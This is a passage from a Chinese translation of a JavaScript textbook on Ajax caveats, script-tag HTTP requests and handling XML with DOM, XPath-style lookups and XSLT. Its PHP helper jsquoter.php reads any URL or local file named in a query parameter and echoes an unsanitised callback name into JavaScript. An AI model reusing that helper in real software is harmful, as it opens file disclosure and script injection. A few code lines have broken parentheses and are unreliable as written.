然而，XMLHttpRequest 对象和 Ajax 架构开创了很多可能性。Web 应用程序可以使用这些技术来和服务端交换数据，并且仍然只是单页应用程序。沿着这种思路设计的 Web 应用程序可能包含少量的 JavaScript 启动代码，以及在应用程序初始化的时候显示的一个简单的 HTML “开始屏幕”。一旦开始屏幕显示了，启动代码会使用一个 XMLHttpRequest 对象来下载应用程序的实际的代码，然后，这些代码和 eval() 方法一起执行。这样 JavaScript 代码就能接管控制，载入 XMLHttpRequest 所需的数据并使用 DOM 将这些数据以 DHTML 的形式提交以显示给用户。

20.3.3 远程脚本调用

术语远程脚本调用比 Ajax 早 4 年出现，虽然远程脚本调用更不容易记住，但是二者的基本思想相同，即使用脚本化的 HTTP 来创建客户机和服务器之间的紧密整合（并改善响应时间）。例如，2002 年来自 Apple 的一篇广泛传阅的文章说明如何使用一个 <iframe> 标记对一个 Web 服务器提出脚本化的 HTTP 请求（参见 <http://developer.apple.com/internet/webcontent/iframe.html>）。这篇文章继续指出，如果 Web 服务器送回一个其中包含 <script> 标记的 HTML 文档，该标记所包含的 JavaScript 会被浏览器执行，并且可以调用在包含该 <iframe> 的窗口中定义的方法。通过这种方式，服务器可以以 JavaScript 语句的形式把非常直接的命令发送给它的客户机。

20.3.4 关于 Ajax 的警告

和其他的结构一样，Ajax 也有一些缺陷。本小节介绍在设计 Ajax 应用程序时需要注意的 3 个问题。

第一个问题是可视化反馈。当用户点击一个传统的超链接，Web浏览器会提供反馈，表示链接的内容正在发送。这一反馈甚至在内容可以显示之前就出现了，从而让用户知道浏览器在为它的请求而工作。然而，通过XMLHttpRequest发布一个HTTP请求的时候，浏览器并不提供任何反馈。即便是在宽带链接上，网络反应时间也常常在HTTP请求和接受到响应之间引起显著的延迟。因此，对于基于Ajax的应用程序，在等待一个XMLHttpRequest的响应的时候，提供某种可视化反馈（例如，简单的DHTML动画，参见第16章）是很有价值的。

注意，例20-8并没有留意这个提供可视化反馈的建议。这是因为，在这个例子中，用户没有采取任何积极行动来启动HTTP请求。相反，当用户（被动地）在一个链接上滑动鼠标的时候，请求才会启动。用户没有显式地要求应用程序执行一个动作，因此也并不期待反馈。

第二个问题和URL有关。传统的Web应用程序通过载入新的页面来从一种状态转换到另一种状态，并且每个页面都有一个专门的URL。对于Ajax应用程序来说并不是这样，当一个Ajax应用程序使用HTTP脚本化来载入和显示新内容时，地址工具栏中的URL并不会改变。用户可能想要在应用程序中以书签标记一种特定的状态，并发现无法使用浏览器的书签工具来做到这一点。它们甚至不能从浏览器的地址工具栏复制和粘贴一个URL。

Google Maps应用程序(<http://local.google.com>)很好地说明了这一问题及其解决方案。当放大和滚动地图，客户机和服务器之间有很多数据来回传递，但浏览器中所显示的URL根本不变。Google通过在每个页面中包含一个“link to this page”的链接解决了书签标记问题。点击这个链接，会生成当前显示的地图的一个URL，并且使用该URL重新载入该页面。一旦重新载入完成，地图的当前状态就可以被书签标记，该链接被邮件发给一个朋友，等等。Ajax应用程序开发者所得到的启示就是：能够在一个URL中封装应用程序状态，并且这些URL在需要的时候应该能够供用户使用，这仍然很重要。

讨论Ajax的时候经常提到的第三个问题和后退按钮有关。通过从浏览器自身取走HTTP的控制，使用XMLHttpRequest的脚本就绕开浏览器的历史机制。用户习惯用后退和前进按钮来导航Web。如果一个Ajax应用程序使用HTTP脚本化来显示大量新内容，用户可能试图使用这些按钮在应用程序中导航。当他们这么做，他们可能会失望地发现后退按钮把浏览器带回到应用程序之外，而不是只回到最近显示的部分。

有人试图对浏览器施招在其历史记录中插入URL，从而解决后退按钮的问题。然而，这种技术通常会陷入到和浏览器相关的代码困境，并且也不能真正令人满意。即便它们能起作用，它们也破坏了Ajax的模式，并且鼓励用户通过页面重载而不是脚本化的HTTP来导航。

按照笔者的观点,后退按钮问题并不是像它被认为的那样严重的一个问题,并且它可以通过细致的Web设计来最小化。看上去像超链接一样的应用程序元素其行为也应该像超链接,并且应该进行真正的页面载入。这使得它们服从浏览器的历史机制,就像用户所期待的那样。相反,执行脚本化的HTTP的应用程序元素,并不服从浏览器的历史机制,也不应该看上去像超链接。再次考虑Google Maps应用程序。当用户点击并拖拽来滚动地图,他并不期望后退按钮取消他的滚动动作,他更多地期待的是后退按钮取消使用浏览器的滚动条在一个Web页中滚动的结果。

Ajax应用程序应该小心不要在应用程序内部导航控制中使用“前进”和“后退”这样的字眼。例如,如果一个应用程序使用带有下一个和上一个按钮的向导式接口,它应该使用传统的页面载入(而不是XMLHttpRequest)来显示下一个屏幕或前一个屏幕,因为,在这种情况下,用户期待浏览器的后退按钮和应用程序中的上一个按钮以相同的方式工作。

更通常地说,浏览器的后退按钮不应该和应用程序的撤销功能搞混淆了。Ajax应用程序应该实现自己的撤销/恢复选项,如果这对它们的用户有用,但是,应该搞清楚,这与后退和前进按钮所提供的功能不同。

20.4 使用 <script> 标记脚本化 HTTP

在Internet Explorer 5和Internet Explorer 6中,XMLHttpRequest对象是一个ActiveX对象。有时候为了安全的原因,用户让Internet Explorer中所有的ActiveX脚本失效,在此情况下,脚本不能创建一个XMLHttpRequest对象。如果需要,也可以使用<script>和<iframe>标记来发布基本的HTTP GET请求。尽管以这种方式来重新实现XMLHttpRequest的所有功能是不可能的(注8),至少可以创建一个没有ActiveX脚本的HTTP.getText()工具函数的版本。

通过设置一个<script>或<iframe>标记的src属性来产生HTTP请求相对容易。更难的是从那些元素中提取想要的的数据,而不会使浏览器修改数据。一个<iframe>标记期待一个HTML文档载入到其中。如果试图把一个纯文本文件的内容下载到一个iframe,会发现文本被转换为HTML。另外,Internet Explorer的某些版本不能为<iframe>标记正确地实现一个onload或onreadystatechange句柄,这使得该项工作更难。

这里采用的方法用到一个<script>标记和一个服务器端的脚本。告诉服务器端脚本想要的内容的URL以及该内容应该传递给客户机端的什么函数。服务器端的脚本获得期望

注8: XMLHttpRequest的完整替代可能要使用一个Java applet。

的 URL 的内容，将其编码为一个（可能很长的）JavaScript 字符串，然后返回一个客户端脚本把这个字符串传递给指定的函数。既然这个客户端脚本载入到一个<script>标记，当下载完成，指定的函数自动地根据 URL 内容调用。

例 20-9 是使用 PHP 脚本语言的合适的服务器端脚本的一个实现。

例 20-9: jsquoter.php

```
<?php
// Tell the browser that we're sending a script
header("Content-Type: text/javascript");
// Get arguments from the URL
$func = $_GET["func"];          // The function to invoke in our js code
$filename = $_GET["url"];        // The file or URL to pass to the func
$lines = file($filename);        // Get the lines of the file
$text = implode("", $lines);     // Concatenate into a string
// Escape quotes and newlines
$escaped = str_replace(array("'", "\"", "\n", "\r"),
                        array("\\'", "\\\"", "\\n", "\\r"),
                        $text);
// Output everything as a single JavaScript function call
echo "$func('$escaped');"
?>
```

例 20-10 中的客户端函数使用例 20-9 中的 *jsquoter.php* 服务器端脚本，并且像例 20-2 中的 `HTTP.getText()` 函数那样工作。

例 20-10: HTTP.getTextWithScript() 工具

```
HTTP.getTextWithScript = function(url, callback) {
    // Create a new script element and add it to the document.
    var script = document.createElement("script");
    document.body.appendChild(script);

    // Get a unique function name.
    var funcname = "func" + HTTP.getTextWithScript.counter++;

    // Define a function with that name, using this function as a
    // convenient namespace. The script generated on the server
    // invokes this function.
    HTTP.getTextWithScript[funcname] = function(text) {
        // Pass the text to the callback function
        callback(text);

        // Clean up the script tag and the generated function.
        document.body.removeChild(script);
        delete HTTP.getTextWithScript[funcname];
    }

    // Encode the URL we want to fetch and the name of the function
    // as arguments to the jsquoter.php server-side script. Set the src
    // property of the script tag to fetch the URL.
```

```
    script.src = "jsquoter.php" +  
        "?url=" + encodeURIComponent(url) + "&func=" +  
        encodeURIComponent("HTTP.getTextWithScript." + funcname);  
}  
  
// We use this to generate unique function callback names in case there  
// is more than one request pending at a time.  
HTTP.getTextWithScript.counter = 0;
```

第 21 章

JavaScript 和 XML

Ajax Web应用程序架构最重要的特征就是它使用XMLHttpRequest对象脚本化HTTP的能力，这一内容我们在第 20 章中介绍过。“Ajax”中的 X 代表 XML，对于很多 Web 应用程序，Ajax 对于 XML 格式的数据的应用是它的第二个重要功能。

本章介绍了如何使用JavaScript来操作XML数据。首先，展示了获取XML数据的技术：从网络载入它，从一个字符串解析它，以及从一个HTML的文档中的XML数据岛获取它。在讨论了获取XML数据之后，本章说明了使用这些数据的基本技术。它介绍了W3C DOM API的使用，用XSL样式表转换XML数据，用XPath表达式查询XML数据，以及将XML数据序列化回到字符串的形式。

对基本XML技术的介绍在下面的两节中，它们展示了这些技术的应用程序。首先，将看到如何使用DOM和XPath以及一个XML文档的数据，来定义HTML模板并自动扩展它们。其次，将看到如何使用本章中的XML技术，用JavaScript编写一个Web服务的客户端。

最后，本章对E4X给出了一个简短的介绍。这是核心JavaScript语言为了与XML协同工作而进行的强大扩展。

21.1 获取 XML 文档

第 20 章展示了如何使用XMLHttpRequest对象从一个Web服务器获取一个XML文档。当请求完成，XMLHttpRequest对象的responseXML属性指向一个Document对象，该对象是XML文档的解析后的表示。然而，这并非获取XML Document对象的唯一方法。接下来的一个小节将展示如何创建一个空的XML文档，不使用XMLHttpRequest从URL

载入 XML 文档，从字符串解析一个 XML 文档，以及从 XML 数据岛获取一个 XML 文档。

和众多高级客户端 JavaScript 功能一样，获取 XML 数据的技术通常也是特定于浏览器的。下面的小节定义了在互联网 Explorer (IE) 和 Firefox 中都有效的工具函数。

这些工具函数本来就是一个较大的模块的一部分，它们都被放置到一个叫做 XML 的名字空间（参见第 10 章）中。这里给出的例子并没有包含实际创建这个名字空间的代码。下载的示例包中有一个名为 *xml.js* 的文件，其中包含了这个名字空间的创建代码，可以在这里给出的每个例子中添加单独的一行：`<literal>var XML = {};</literal>`。

21.1.1 创建一个新的文档

可以使用 DOM 级别 2 的 `document.implementation.createDocument()` 方法在 Firefox 和相关的浏览器中创建一个空的 XML 文档（除了可选的根元素以外）。可以使用名为 `MSXML2.DOMDocument` 的 ActiveX 对象在 IE 中完成类似的工作。例 21-1 定义了一个 `XML.newDocument()` 工具函数，它隐藏了这两种方法之间的区别。一个空的 XML 文档本身并没有什么用处，但是创建它是介绍这个例子后面的各个例子所展示的文档载入技术和解析技术的第一步。

例 21-1：创建一个空的 XML 文档

```
/**
 * Create a new Document object. If no arguments are specified,
 * the document will be empty. If a root tag is specified, the document
 * will contain that single root tag. If the root tag has a namespace
 * prefix, the second argument must specify the URL that identifies the
 * namespace.
 */
XML.newDocument = function(rootTagName, namespaceURL) {
    if (!rootTagName) rootTagName = "";
    if (!namespaceURL) namespaceURL = "";

    if (document.implementation && document.implementation.createDocument) {
        // This is the W3C standard way to do it
        return document.implementation.createDocument(namespaceURL,
                                                    rootTagName, null);
    }
    else { // This is the IE way to do it
        // Create an empty document as an ActiveX object
        // If there is no root element, this is all we have to do
        var doc = new ActiveXObject("MSXML2.DOMDocument");

        // If there is a root tag, initialize the document
        if (rootTagName) {
            // Look for a namespace prefix
            var prefix = "";

```



```

    var tagname = rootTagName;
    var p = rootTagName.indexOf(':');
    if (p != -1) {
        prefix = rootTagName.substring(0, p);
        tagname = rootTagName.substring(p+1);
    }

    // If we have a namespace, we must have a namespace prefix
    // If we don't have a namespace, we discard any prefix
    if (namespaceURL) {
        if (!prefix) prefix = "a0"; // What Firefox uses
    }
    else prefix = "";

    // Create the root element (with optional namespace) as a
    // string of text
    var text = "<" + (prefix?(prefix+":"):"") + tagname +
        (namespaceURL
         ?(" xmlns:" + prefix + '=' + namespaceURL + '"')
         : "") +
        ">";
    // And parse that text into the empty document
    doc.loadXML(text);
}
return doc;
}
};

```

21.1.2 从网络载入一个文档

第20章展示了如何使用XMLHttpRequest对象来动态地为基于文本的文档发布HTTP请求。当使用XML文档的时候，responseXML属性指向一个解析后的表示，它作为一个DOM Document对象。XMLHttpRequest并非标准的，但是却可广泛使用并且易于理解，这通常是载入XML文档的最好的技术。

然而，这里却要介绍另一种方法。使用例21-1中的技术创建的XML Document对象，可以用一种并不广为人知的技术来载入和解析一个XML文档。例21-2展示了如何做到这一点。令人惊讶的是，在基于Mozilla的浏览器和在IE中，代码都是相同的。

例 21-2：同步地载入一个XML文档

```

/**
 * Synchronously load the XML document at the specified URL and
 * return it as a Document object
 */
XML.load = function(url) {
    // Create a new document with the previously defined function
    var xmldoc = XML.newDocument();
    xmldoc.async = false; // We want to load synchronously
    xmldoc.load(url);      // Load and parse

```

```
    return xmldoc;           // Return the document
};
```

和XMLHttpRequest一样，这个load()方法也是非标准的。它在几个重要的方面和XMLHttpRequest有所不同。首先，它只对XML文档有效；XMLHttpRequest则可以用来下载任何类型的文本文档。其次，它并不严格地限定为HTTP协议。尤其是，它可以用来从本地文件系统读取文件，而这对一个Web应用程序的测试和开发阶段是非常有帮助的。再次，当使用HTTP的时候，它只产生GET请求，并且不会用来把数据POST给一个Web服务器。

和XMLHttpRequest一样，load()方法也可以异步地使用。实际上，这是该方法的默认运行方式，除非async属性被设置为false。例21-3展示了XML.load()方法的一个异步版本。

例 21-3：异步地载入一个XML文档

```
/**
 * Asynchronously load and parse an XML document from the specified URL.
 * When the document is ready, pass it to the specified callback function.
 * This function returns immediately with no return value.
 */
XML.loadAsync = function(url, callback) {
    var xmldoc = XML.newDocument();

    // If we created the XML document using createDocument, use
    // onload to determine when it is loaded
    if (document.implementation && document.implementation.createDocument) {
        xmldoc.onload = function() { callback(xmldoc); };
    }
    // Otherwise, use onreadystatechange as with XMLHttpRequest
    else {
        xmldoc.onreadystatechange = function() {
            if (xmldoc.readyState == 4) callback(xmldoc);
        };
    }

    // Now go start the download and parsing
    xmldoc.load(url);
};
```

21.1.3 解析XML文本

有时只是希望从一个JavaScript字符串中解析一个XML文档，而不是要解析一个从网络载入的XML文档。在基于Mozilla的浏览器中，用到了一个DOMParser对象；在IE中，用到了Document对象的loadXML()方法（如果读者注意到例21-1中的XML.newDocument()的代码，会看到这个方法已经用过一次了）。

例 21-4 展示了一个在 Mozilla 和 IE 中都能工作的跨平台 XML 解析函数。对于这两个以外的平台,它尝试用 XMLHttpRequest 从一个 data: URL 中载入文本的方式来解析文本。

例 21-4: 解析一个 XML 文档

```
/**
 * Parse the XML document contained in the string argument and return
 * a Document object that represents it.
 */
XML.parse = function(text) {
    if (typeof DOMParser != "undefined") {
        // Mozilla, Firefox, and related browsers
        return (new DOMParser()).parseFromString(text, "application/xml");
    }
    else if (typeof ActiveXObject != "undefined") {
        // Internet Explorer.
        var doc = XML.newDocument(); // Create an empty document
        doc.loadXML(text);           // Parse text into it
        return doc;                  // Return it
    }
    else {
        // As a last resort, try loading the document from a data: URL
        // This is supposed to work in Safari. Thanks to Manos Batsis and
        // his Sarissa library (sarissa.sourceforge.net) for this technique.
        var url = "data:text/xml;charset=utf-8," + encodeURIComponent(text);
        var request = new XMLHttpRequest();
        request.open("GET", url, false);
        request.send(null);
        return request.responseXML;
    }
};
```

21.1.4 来自数据岛的 XML 文档

Microsoft 已经用一个 <xml> 标记扩展了 HTML, 该标记创建了一个被 HTML 标记的“海洋”所包围的 XML 数据岛。当 IE 遇到这个 <xml> 标记, 它会将其内容当作一个独立的 XML 文档来对待, 可以用 document.getElementById() 或其他的 HTML DOM 方法来访问标记中的内容。如果 <xml> 标记有一个 src 属性, 这个 XML 文档从属性指定的 URL 载入, 而不是从 <xml> 标记的内容来解析。

如果一个 Web 应用程序需要 XML 数据, 并且当应用程序第一次载入的时候, 已经知道了这些数据, 那么把这些数据直接包含到 HTML 页面中就有了一个优点: 数据已经可用, 并且 Web 应用程序不必去建立下载该数据的另一个网络连接。XML 数据岛是完成这一任务的一种有用的方法。使用类似例 21-5 中的代码, 也可以在其他浏览器中接近 IE 数据岛。

例 21-5: 从数据岛获取一个 XML 文档

```

/**
 * Return a Document object that holds the contents of the <xml> tag
 * with the specified id. If the <xml> tag has a src attribute, an XML
 * document is loaded from that URL and returned instead.
 *
 * Since data islands are often looked up more than once, this function caches
 * the documents it returns.
 */
XML.getDataIsland = function(id) {
    var doc;

    // Check the cache first
    doc = XML.getDataIsland.cache[id];
    if (doc) return doc;

    // Look up the specified element
    doc = document.getElementById(id);

    // If there is a "src" attribute, fetch the Document from that URL
    var url = doc.getAttribute('src');
    if (url) {
        doc = XML.load(url);
    }
    // Otherwise, if there was no src attribute, the content of the <xml>
    // tag is the document we want to return. In Internet Explorer, doc is
    // already the document object we want. In other browsers, doc refers to
    // an HTML element, and we've got to copy the content of that element
    // into a new document object
    else if (!doc.documentElement) { // If this is not already a document...

        // First, find the document element within the <xml> tag. This is
        // the first child of the <xml> tag that is an element, rather
        // than text, comment, or processing instruction
        var docelt = doc.firstChild;
        while(docelt != null) {
            if (docelt.nodeType == 1 /*Node.ELEMENT_NODE*/) break;
            docelt = docelt.nextSibling;
        }

        // Create an empty document
        doc = XML.newDocument();

        // If the <xml> node had some content, import it into the new document
        if (docelt) doc.appendChild(doc.importNode(docelt, true));
    }

    // Now cache and return the document
    XML.getDataIsland.cache[id] = doc;
    return doc;
};
XML.getDataIsland.cache = {}; // Initialize the cache

```

在非 IE 浏览器中，这段代码并不能完美地模拟 XML 数据岛。HTML 标准要求浏览器来解析（但忽略）像 `<xml>` 这样它们并不知道的标记。这意味着浏览器不会丢弃一个 `<xml>` 标记中的 XML 数据。这也意味着数据岛中的任何文本都会默认地显示。防止这一情况的一种简单方法是使用如下的 CSS 样式表：

```
<style type="text/css">xml { display: none; }</style>
```

另一种不兼容的情况是，非 IE 浏览器把 XML 数据岛的内容当作是 HTML 而非 XML 内容。例如，如果在 Firefox 中使用例 21-5 中的代码，然后序列化所得的结果文档（将在本章后面看到如何做到这一点），将会看到标记名都被转换为大写的，因为 Firefox 认为它们是 HTML 标记。在某些情况下，这可能有问题；在很多其他的情况下，这没什么问题。最后，注意，如果浏览器把 XML 标记当作 HTML 标记，那就打破了 XML 名字空间。这意味着内联的 XML 数据岛并不适用于 XSL 样式表这样的东西（本章稍后将更详细介绍 XSL），因为这些样式表总是使用名字空间。

如果想要借助直接把 XML 包含到一个 HTML 页面中的网络优点，但又不想遭遇使用 XML 数据岛和 `<xml>` 标记所带来的浏览器不兼容性，那么考虑把 XML 文档文本编码为一个 JavaScript 字符串，然后使用类似例 21-4 中的代码来解析这个文档。

21.2 用 DOM API 操作 XML

前面的各节展示了获取 Document 对象形式的解析的 XML 数据的几种方法。Document 对象由 W3C DOM API 定义，并且，它和 Web 浏览器的 `document` 属性所引用的 HTMLDocument 对象很像。

下面的小节说明了 HTML DOM 和 XML DOM 之间的重要的区别，然后展示了如何使用 DOM API 从一个 XML 文档中提取数据，以及通过在浏览器的 HTML 文档中动态地创建节点来将这些数据显示给用户。

21.2.1 XML DOM 和 HTML DOM

第 15 章介绍了 W3C DOM，但是重点集中在它在客户端 JavaScript 到 HTML 文档中的应用。实际上，W3C 设计的 DOM API 是语言中立的，并且主要集中于 XML 文档；它是通过一个可选的扩展模块和 HTML 文档一起使用的。注意在第四部分中，Document 和 HTMLDocument 有各自分开的条目，Element 和 HTMLElement 也是如此。HTMLDocument 和 HTMLElement 都是核心 XML Document 和 Element 对象的扩展。如果习惯了使用 DOM 来操作 HTML 文档，必须要小心，在操作 XML 文档的时候不要使用特定于 HTML 的 API 功能。

HTML DOM 和 XML DOM 之间最重要的区别可能就是 `getElementById()` 方法通常对 XML 文档无用。在 DOM 级别 1 中，这个方法实际上是特定于 HTML 的，只由 `HTMLDocument` 接口定义。在 DOM 级别 2 中，这个方法上升到 `Document` 接口的级别，但是还是特定于 HTML。在 XML 文档中，`getElementById()` 查找一个类型为“id”的属性为指定值的元素。在一个元素上定义一个名为“id”的属性是不够的，属性的名字无关紧要，只有属性的类型有关系。属性类型在一个文档的 DTD 中声明，而一个文档的 DTD 在 DOCTYPE 声明中指定。Web 应用程序所使用的 XML 文档通常没有 DOCTYPE 声明来指定一个 DTD，在这样的一个文档上对 `getElementById()` 的调用总是返回 `null`。注意，`Document` 和 `Element` 接口的 `getElementsByTagName()` 方法对于 XML 文档也工作的很好（在本章稍后，将展示如何使用强大的 XPath 表达式来查询一个 XML 文档；XPath 可以用来根据任何属性的值访问元素）。

HTML Document 和 XML Document 对象之间的另一个区别在于，HTML 文档有一个 `body` 属性，它指向文档中的 `<body>` 标记。对于 XML 文档来说，只有 `documentElement` 属性指向文档的顶端元素。注意，这个顶端元素也可以通过文档的 `childNodes[]` 属性来访问，但是它可能不是该数组的第一个元素或唯一的一个元素，因为一个 XML 文档可能包含一个 DOCTYPE 声明、注释以及顶端的处理指令。

`XMLElement` 接口和扩展了它的 `HTMLElement` 接口之间也有一个重要的区别。在 HTML DOM 中，一个元素的标准 HTML 属性也是 `HTMLElement` 接口的可用属性。例如，一个 `` 标记的 `src` 属性，也可以通过表示该标记的 `HTMLImageElement` 对象的 `src` 属性来访问。XML DOM 中的情况却并非如此，`Element` 接口只有一个 `tagName` 属性。一个 XML 元素的属性必须使用 `getAttribute()`、`setAttribute()` 及相关的方法显式地查询和设置。

作为结论，注意那些对任何 HTML 元素都有意义但对所有 XML 元素都没有意义的特殊的属性。请回忆，在 XML 元素上设置一个名为“id”的属性，并不意味着可以用 `getElementById()` 找到该元素。同样，不能通过设置一个 XML 元素的 `style` 属性来区分它。也不能通过设置一个 CSS 类的类属性来将其和一个 XML 元素关联起来。所有的这些属性都是特定于 HTML 的。

21.2.2 示例：从 XML 数据创建一个 HTML 表

例 21-7 定义了一个名为 `makeTable()` 的函数，它用到了 XML DOM 和 HTML DOM 从一个 XML 文档中提取数据，并以一个表的形式将数据插入到一个 HTML 文档中。这个函数期望一个 JavaScript 对象直接量参数，该参数指定 XML 文档的哪个元素包含表数据以及这些数据应该如何在表中排列。

在浏览 `makeTable()` 的代码之前, 让我们先来考虑一个有用的例子。例 21-6 展示了这里用到的一个示例 XML 文档 (在本章别处也会用到它)。

例 21-6: 一个 XML 数据文件

```
<?xml version="1.0"?>
<contacts>
  <contact name="Able Baker"><email>able@example.com</email></contact>
  <contact name="Careful Dodger"><email>dodger@example.com</email></contact>
  <contact name="Eager Framer" personal="true"><email>framer@example.com</email></contact>
</contacts>
```

下面的 HTML 片段展示了 `makeTable()` 函数如何与 XML 数据一起使用。注意, `schema` 对象从这个示例数据文件中引用标记和属性名:

```
<script>
// This function uses makeTable()
function displayAddressBook() {
  var schema = {
    rowtag: "contact",
    columns: [
      { tagname: "@name", label: "Name" },
      { tagname: "email", label: "Address" }
    ]
  };

  var xmldoc = XML.load("addresses.xml"); // Read the XML data
  makeTable(xmldoc, schema, "addresses"); // Convert to an HTML table
}
</script>

<button onclick="displayAddressBook()">Display Address Book</button>
<div id="addresses"><!--table will be inserted here --></div>
```

`makeTable()` 的实现如例 21-7 所示。

例 21-7: 从 XML 数据构建一个 HTML 表

```
/**
 * Extract data from the specified XML document and format it as an HTML table.
 * Append the table to the specified HTML element. (If element is a string,
 * it is taken as an element ID, and the named element is looked up.)
 *
 * The schema argument is a JavaScript object that specifies what data is to
 * be extracted and how it is to be displayed. The schema object must have a
 * property named "rowtag" that specifies the tag name of the XML elements that
 * contain the data for one row of the table. The schema object must also have
 * a property named "columns" that refers to an array. The elements of this
 * array specify the order and content of the columns of the table. Each
 * array element may be a string or a JavaScript object. If an element is a
 * string, that string is used as the tag name of the XML element that contains
 * table data for the column, and also as the column header for the column.
 * If an element of the columns[] array is an object, it must have one property
```



```
* named "tagname" and one named "label". The tagname property is used to
* extract data from the XML document and the label property is used as the
* column header text. If the tagname begins with an @ character, it is
* an attribute of the row element rather than a child of the row.
*/
function makeTable(xmlDoc, schema, element) {
    // Create the <table> element
    var table = document.createElement("table");

    // Create the header row of <th> elements in a <tr> in a <thead>
    var thead = document.createElement("thead");
    var header = document.createElement("tr");
    for(var i = 0; i < schema.columns.length; i++) {
        var c = schema.columns[i];
        var label = (typeof c == "string"?c:c.label;
        var cell = document.createElement("th");
        cell.appendChild(document.createTextNode(label));
        header.appendChild(cell);
    }
    // Put the header into the table
    thead.appendChild(header);
    table.appendChild(thead);

    // The remaining rows of the table go in a <tbody>
    var tbody = document.createElement("tbody");
    table.appendChild(tbody);

    // Now get the elements that contain our data from the xml document
    var xmlrows = xmlDoc.getElementsByTagName(schema.rowtag);

    // Loop through these elements. Each one contains a row of the table.
    for(var r=0; r < xmlrows.length; r++) {
        // This is the XML element that holds the data for the row
        var xmlrow = xmlrows[r];
        // Create an HTML element to display the data in the row
        var row = document.createElement("tr");

        // Loop through the columns specified by the schema object
        for(var c = 0; c < schema.columns.length; c++) {
            var sc = schema.columns[c];
            var tagname = (typeof sc == "string"?sc:sc.tagname;
            var celltext;
            if (tagname.charAt(0) == '@') {
                // If the tagname begins with '@', it is an attribute name
                celltext = xmlrow.getAttribute(tagname.substring(1));
            }
            else {
                // Find the XML element that holds the data for this column
                var xmlcell = xmlrow.getElementsByTagName(tagname)[0];
                // Assume that element has a text node as its first child
                var celltext = xmlcell.firstChild.data;
            }
            // Create the HTML element for this cell
            var cell = document.createElement("td");
```

```

        // Put the text data into the HTML cell
        cell.appendChild(document.createTextNode(celltext));
        // Add the cell to the row
        row.appendChild(cell);
    }

    // And add the row to the tbody of the table
    tbody.appendChild(row);
}

// Set an HTML attribute on the table element by setting a property.
// Note that in XML we must use setAttribute() instead.
table.frame = "border";

// Now that we've created the HTML table, add it to the specified element.
// If that element is a string, assume it is an element ID.
if (typeof element == "string") element = document.getElementById(element);
element.appendChild(table);
}

```

21.3 使用 XSLT 转换 XML

一旦载入、解析或者获得代表一个 XML 文档的 Document 对象，对它所能做的最有力的一件事情就是使用一个 XSLT 样式表来转换它。XSLT 表示 XSL Transformations (XSL 转换)，而 XSL 表示 Extensible Stylesheet Language (可扩展的样式表语言)。XSL 样式表是 XML 文档，它可以用任何 XML 文档所能够的同样方式载入和解析。XSL 的内容超出了本书的范围，但是例 21-8 展示了一个示例样式表，该样式表可以把类似例 21-6 中一个的 XML 文档转换为一个 HTML 表格。

例 21-8：一个简单的 XSL 样式表

```

<?xml version="1.0"?><!-- this is an xml document -->
<!-- declare the xsl namespace to distinguish xsl tags from html tags -->
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:output method="html"/>

    <!-- When we see the root element, output the HTML framework of a table -->
    <xsl:template match="/">
        <table>
            <tr><th>Name</th><th>E-mail Address</th></tr>
            <xsl:apply-templates/> <!-- and recurse for other templates -->
        </table>
    </xsl:template>

    <!-- When we see a <contact> element... -->
    <xsl:template match="contact">
        <tr> <!-- Begin a new row of the table -->
            <!-- Use the name attribute of the contact as the first column -->
            <td><xsl:value-of select="@name"/></td>

```

```

        <xsl:apply-templates/> <!-- and recurse for other templates -->
    </tr>
</xsl:template>

<!-- When we see an <email> element, output its content in another cell -->
<xsl:template match="email">
    <td><xsl:value-of select="."/></td>
</xsl:template>
</xsl:stylesheet>

```

XSLT 使用 XSL 样式表中的规则来转换一个 XML 文档的内容。在客户端 JavaScript 的环境中，这通常是把 XML 文档转换为 HTML。很多 Web 应用程序架构在服务器端使用 XSLT，而基于 Mozilla 的浏览器和 IE 则支持客户端的 XSLT，把服务器端的转换移交到客户机上，从而节省服务器资源和网络带宽（因为 XML 数据通常比这些数据的 HTML 表示更加紧凑）。

很多现代的浏览器可以使用 CSS 或 XSL 样式表来格式化 XML。如果在一个 `xml-stylesheet` 处理命令中指定一个样式表，就可以把一个 XML 文档直接载入到浏览器，浏览器会格式化并显示它。必须的处理指令可能如下所示：

```
<?xml-stylesheet href="dataToTable.xml" type="text/xsl"?>
```

注意，当包含一个相应的处理指令的 XML 文档载入到浏览器的显示窗口中，浏览器会自动执行这种 XSLT 转换。这很重要，也很有用，但是这并不是本节的主要内容。在这里要说明的是如何使用 JavaScript 动态地执行 XSL 转换。

W3C 并没有定义一个标准的 API 在 DOM Document 和 Element 对象上执行 XSL 转换。在基于 Mozilla 的浏览器中，XSLTProcessor 对象提供了一个 JavaScript XSLT API。而在 IE 中，XML Document 和 Element 对象有一个 `transformNode()` 方法来执行转换。例 21-9 展示了这两个 API。它定义了一个封装了 XSL 样式表的 `XML.Transformer` 类，并且允许 XSL 样式表用于多个 XML 文档转换。一个 `XML.Transformer` 对象的 `transform()` 方法使用封装的样式表来转换一个指定的 XML 文档，并且用转换后的结果来替换一个指定的 DOM 元素的内容。

例 21-9: Mozilla 和 Internet Explorer 中的 XSLT

```

/**
 * This XML.Transformer class encapsulates an XSL stylesheet.
 * If the stylesheet parameter is a URL, we load it.
 * Otherwise, we assume it is an appropriate DOM Document.
 */
XML.Transformer = function(stylesheet) {
    // Load the stylesheet if necessary.
    if (typeof stylesheet == "string") stylesheet = XML.load(stylesheet);
    this.stylesheet = stylesheet;

```

```

    // In Mozilla-based browsers, create an XSLTProcessor object and
    // tell it about the stylesheet.
    if (typeof XSLTProcessor != "undefined") {
        this.processor = new XSLTProcessor();
        this.processor.importStylesheet(this.stylesheet);
    }
};

/**
 * This is the transform() method of the XML.Transformer class.
 * It transforms the specified xml node using the encapsulated stylesheet.
 * The results of the transformation are assumed to be HTML and are used to
 * replace the content of the specified element.
 */
XML.Transformer.prototype.transform = function(node, element) {
    // If element is specified by id, look it up.
    if (typeof element == "string") element = document.getElementById(element);

    if (this.processor) {
        // If we've created an XSLTProcessor (i.e., we're in Mozilla) use it.
        // Transform the node into a DOM DocumentFragment.
        var fragment = this.processor.transformToFragment(node, document);
        // Erase the existing content of element.
        element.innerHTML = "";
        // And insert the transformed nodes.
        element.appendChild(fragment);
    }
    else if ("transformNode" in node) {
        // If the node has a transformNode() function (in IE), use that.
        // Note that transformNode() returns a string.
        element.innerHTML = node.transformNode(this.stylesheet);
    }
    else {
        // Otherwise, we're out of luck.
        throw "XSLT is not supported in this browser";
    }
};

/**
 * This is an XSLT utility function that is useful when a stylesheet is
 * used only once.
 */
XML.transform = function(xmlDoc, stylesheet, element) {
